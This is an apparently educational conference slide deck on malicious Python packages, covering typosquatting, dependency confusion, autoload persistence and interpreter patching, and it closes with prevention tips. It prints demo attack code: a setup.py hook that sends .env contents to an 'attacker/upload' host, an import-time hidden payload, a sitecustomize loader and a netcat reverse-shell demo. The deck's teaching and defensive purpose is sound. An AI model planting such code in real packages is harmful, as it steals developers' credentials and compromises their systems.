MalPython

Can You Trust Your Python?

Satria Ady Pradana
@xathrya
Grab Red Team

#whoami

Satria Ady Pradana

- Senior Security Engineer (Red Team) at Grab
- Community Leader of Reversing.ID
- Malware analyst and developer in my free time.

xathrya

xathrya

@xathrya

@xathrya_

Disclaimer

This material was created for educational purposes and contains example of source code that can be weaponized for malicious purposes.

The author and the company (GRAB and all its affiliates) are not responsible and/or liable for any damage or any kind, to human or organization, caused by the misuse of these materials.

Use responsibly.

Slide + Code: https://github.com/xathrya/pycon-2024-malpython

Agenda

- Supply Chain Attacks
- Common Tactics
  - Delivery and Initial Foothold
  - Persistence
- Prevention

Slide + Code: https://github.com/xathrya/pycon-2024-malpython

Supply Chain Attack

in Python

(Software) Supply Chain Attack

- Type of cyberattack that target the process, tools, and infrastructure used to build, distribute, or update software to inject malicious code.
- Exploit the trust placed in the software supply chain.

We talk specifically about supply chain attack with python packages.

Python is Popular

- Widely used for development and automation.
- Cross-platform support
- Easily integrate with other technologies
- Large community and ecosystem
    - Third party packages for almost any use case.

Most of us rely on available packages

But, can you trust the code?

Developers are the Target

- More attacks directed to the users or developers.
  - User is always the weak part.
  - Can lead to compromising the IT infrastructure.
  - Can lead to compromising the software made by developers.
- Challenges in verifying the security of these dependencies.
- Introduced as malicious packages.
  - Anyone can upload packages to PyPi.
  - Unspecific, mass/wide-range target.

The Impact

What could happen when you install malicious packages?

- Exfiltrate sensitive data: SSH keys, GPG keys, cloud credentials, configurations, environment variables, etc.
- Install backdoor
- Execute arbitrary code:
  - Reverse shell
  - Malware (ransomware, cryptominer, etc).
- Pivot or jump host for lateral movement.
- etc.

Common
Tactics and Techniques

What and how?

Attacker Goals

In most scenario, Attacker abuse Python code for:

- **Initial foothold**:
  Gaining access to the environment, which can be used for further exploitation.

- **Persistence**:
  Maintain long-term control over the system, remain active on system without being detected.

Typical Chain of Events

- Users install package, either:
  - Package is a malicious package
  - Package depends on a malicious package
- Malicious package runs and execute the payload
  - Compromising end-user:
    - Install malware
    - Establish persistence
  - Compromising software:
    - Add backdoor to the software

Getting Initial Foothold

Attacker deliver malicious code to victim.

Publish malicious packages into PyPI and lure victim to install it.

Some type of attacks:

- Dependency Confusion
- Typosquatting
- Hijacked Packages
- Forked Packages

Dependency Confusion

Register malicious packages with the same name as the legitimate internal packages but with higher version number.

Example cases:

- **Alex Birsan research** (2021)
  Compromising several major companies by injecting malicious packages [ref].

- **Torchtriton (2023)**
  Attacker publish package with the same name as the package shipped on the PyTorch nightly package [ref-1][ref-2].

Typosquatting

Publish packages with names very similar to popular ones. Relying on users mistyping the packages names.

- **Misspelling**, e.g.:
  - requests → requesrs, requesys, request [ref]
  - urllib3 →urlib3 [ref]

- **Ordering/separator confusion**, e.g.:
  - setuptools →setup-tools, setup_tools [ref]

- **Version confusion**, e.g.:
  - requests → request3
  - python-dateutil → python3-dateutil [ref]

Hijacked Packages

Malicious code is inserted into the existing (safe) packages.

- User contribution (pull request)
- Hacked developer account

Example case:

- fastapi-toolkit [ref]
- ssh-decorate [ref]
- phpass [ref]

Forked Packages

Fork a repository and insert malicious code into it.

Luring victim by offering features or capability which is not provided by the real package.

Example case:

- requests-darwin-lite [ref]

Demo: MalPkg1

Malicious code is inserted into package, as part of existing function or module.

Executed when user import module or invoke specific function.

Invoked on each import →

```
1   __version__ = "0.1.0"
2
3   # suppose this part is non-malicious code as in original package
4   from .greet import *
5
6   # insert malicious module here so it will be run whenever the package is imported.
7   # delete the payload() function after execution
8
9   try:
10      from .payload import *
11      del payload
12  except:
13      print()
14
15  # suppose this part is non-malicious code as in original package
```

malpkg1/malpkg1/__init__.py

Demo: MalPkg1

python3 setup.py sdist
pip install dist/malpkg1*.tar.gz

```python
import platform

# define function which contain the payload
def payload():
    if platform.system().startswith("Linux"):
        code="print('PyCon APAC 2024 <Linux Malicious Code>')"
    elif platform.system().startswith("Windows"):
        code="print('PyCon APAC 2024 <Windows Malicious Code>')"
    elif platform.system().startswith("Darwin"):
        code="print('PyCon APAC 2024 <macOS Malicious Code>')"
    else:
        code="pass"

    eval(compile(code, "<string>", "exec"))

# execute the payload immediately
payload()
```

malpkg1/malpkg1/payload.py


```
satria.pradana@ITID001678-MAC ~ % python3
Python 3.9.6 (default, Mar 29 2024, 10:51:09)
[Clang 15.0.0 (clang-1500.3.9.4)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> import malpkg1
PyCon APAC 2024 <macOS Malicious Code>
>>>
```

Demo: MalPkg2

Malicious code is inserted into setup process.

Executed once during installation.

Demo: MalPkg2




```
setuptools.setup(
    name="malpkg2",
    version="0.1.0",
    author="Satria Ady Pradana",
    description="Simple package to demonstrate malicious package",
    packages=setuptools.find_packages(),
    classifiers=[
        "Programming Language :: Python :: 3",
        "License :: OSI Approved :: MIT License",
        "Operating System :: OS Independent",
    ],
    project_urls={
        "Documentation": "https://github.com/xathrya/pycon_malpython",
        "Bug Reports":   "https://github.com/xathrya/pycon_malpython",
        "Source Code":   "https://github.com/xathrya/pycon_malpython",
    },
    python_requires=">=3.6",
)

# PAYLOAD: read environment variable
for f in [".env", os.path.expanduser("~/.env"), "/.env"]:
    if os.path.exists(f):
        with open (f, "rb") as r:
            content = base64.b64encode(r.read())
            data    = {"filename":f,"content":content.decode()}
            req     = request.Request("http://attacker/upload", data=json.dumps(data).encode(), method='POST')
            resp    = request.urlopen(req)
```

malpkg2/setup.py

← Invoked payload on setup

Latest Case (Sept' 2024)



https://unit42.paloaltonetworks.com/gleaming-pisces-applejeus-poolrat-and-pondrat/

Malicious packages:

- `real-ids` (versions 0.0.3 - 0.0.5)
- `coloredtxt` (version 0.0.2)
- `beautifultext` (version 0.0.1)
- `minisound` (version 0.0.2)

Obfuscated?

- Malicious code need to evade detection
  - Avoid using obvious code.

- How?
  - Transformation (encoding,compression,encryption)
  - Simplify code to one line
  - Use builtins or internal functions

Persistence

- What should be done after getting access to victim?
  - Make sure access is not lost!

- Attacker maintain access to the compromised environment.
  - Attacker contact the victim.
  - Victim contact the attacker.
    - On each reboot
    - On specific event

Option: compromise the python.

Abusing Autoload

Abusing Python feature for autoload malicious module on startup.

- **sitecustomize.py** file
  Create sitecustomize.py file on site-packages/ directory.

- **PYTHONSTARTUP** env variable
  Create any file and export its full path as PYTHONSTARTUP.

- **site.py** file
  Edit site-packages/site.py file.

See the repo for each case.

Demo: MalMod1

Create a sitecustomize.py file on site-packages/ directory.

Payload can be plain python script or cython module.

```
satria.pradana@I11D001678-MAC Documents % python3 -m site
sys.path = [
    '/Users/satria.pradana/Documents',
    '/Applications/Xcode.app/Contents/Developer/Library/Frameworks/Python3.framework/Versions/3.9/lib/python39.zip',
    '/Applications/Xcode.app/Contents/Developer/Library/Frameworks/Python3.framework/Versions/3.9/lib/python3.9',
    '/Applications/Xcode.app/Contents/Developer/Library/Frameworks/Python3.framework/Versions/3.9/lib/python3.9/lib-dynload',
    '/Users/satria.pradana/Library/Python/3.9/lib/python/site-packages',
    '/Applications/Xcode.app/Contents/Developer/Library/Frameworks/Python3.framework/Versions/3.9/lib/python3.9/site-packages',
]
USER_BASE: '/Users/satria.pradana/Library/Python/3.9' (exists)
USER_SITE: '/Users/satria.pradana/Library/Python/3.9/lib/python/site-packages' (exists)
ENABLE_USER_SITE: True
```

We choose user directory:
~/Library/Python/3.9/lib/python/site-packages/

Demo: MalMod1

Try to print something on each python startup

```
1   print("PyCon APAC 2024: MalPython (sitecustomize.py)")
2
3
```

~/Library/Python/3.9/lib/python/site-packages/sitecustomize.py

```
satria.pradana@ITID001678-MAC Documents % python3
PyCon APAC 2024: MalPython (sitecustomize.py)
Python 3.9.6 (default, Mar 29 2024, 10:51:09)
[Clang 15.0.0 (clang-1500.3.9.4)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

```
satria.pradana@ITID001678-MAC malpkg1 % python3 -m http.server
PyCon APAC 2024: MalPython (sitecustomize.py)
Serving HTTP on :: port 8000 (http://[::]:8000/) ...
```

Beyond the Python Script

Instead of using plain python script as payload, we use binary code.

- Using shared library (DLL/SO)
- Convert Python to C then compile it.
- Create interface to execute the function in shared library.

Solution: using cython

Make sure you have cython installed.

```
pip install cython
```

Demo: MalMod1 (contd)

```
cdef extern from "stdio.h":
    void printf(const char *format, ...)

cdef extern void execute():
    printf("PyCon APAC 2024 (cython)\n")

```

malmod1/payload.pyx

Create binary module using cython

```
cd malmod1
python3 setup.py build_ext --inplace
```

```
# Put this on site-packages directory

import ctypes
import sys
import os

if sys.platform == "win32":
    libname = "payload.pyd"
else:
    libname = "payload.so"

path = os.path.join("/tmp", libname)
lib  = ctypes.CDLL(path)

lib.execute()
```

sitecustomize.py

Rename our payload shared library to either payload.pyd or payload.so according to platform.

Place it to /tmp

```
satria.pradana@ITID001678-MAC malmod1 % python3
PyCon APAC 2024 (cython)
Python 3.9.6 (default, Mar 29 2024, 10:51:09)
[Clang 15.0.0 (clang-1500.3.9.4)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

Compromising the Interpreter

What if we add malicious code into the interpreter?

- More advanced and complicated.
- Less suspected (?)

Action? Anything

- Create new thread and run something malicious.
- Hook internal function.

Python Internal

Source: Python 3.11.9

Execution flow (oversimplified)

- main()
  - pymain_main()
    - pymain_init()
    - Py_RunMain()
      - pymain_run_python()

Demo: MalInterp2

Source: Python 3.11.9

Create new thread and run payload.
- Different thread than python thread.
- Created before Python VM run.

Check the patch file.
- Create pymain_monitor()
- Call it on pymain_run_python()

Demo: MalInterp2

Attacker: listen to port 4444

nc -l 4444

Victim: run the python

./python -m http.server

```
satria.pradana@ITID001678-MAC base % ./python.exe -m http.server
Serving HTTP on :: port 8000 (http://[::]:8000/) ...
```

```
satria.pradana@ITID001678-MAC Documents % nc -l 4444
id
uid=504(satria.pradana) gid=20(staff) groups=20(staff),12(everyone),61(localaccou
nts),80(admin),33(_appstore),98(_lpadmin),100(_lpoperator),204(_developer),250(_a
nalyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),400(
com.apple.access_remote_ae),701(com.apple.sharepoint.group.1)
```

Interactive? Automate?

Prevention

As User (Developer)

First of all: be aware!

Then

- **Pin dependencies**: use specific version explicitly.
- **Internal repositories**: setup internal repositories and configure pip to only fetch from these repositories.
- **Audit and monitor**: regularly audit the dependencies and any changes made to them.
- **Audit the pull request**: if you get pull requests, check if it’s malicious.

Thank You!

Prepared by Satria Ady Pradana
27th October 2024 | Version 1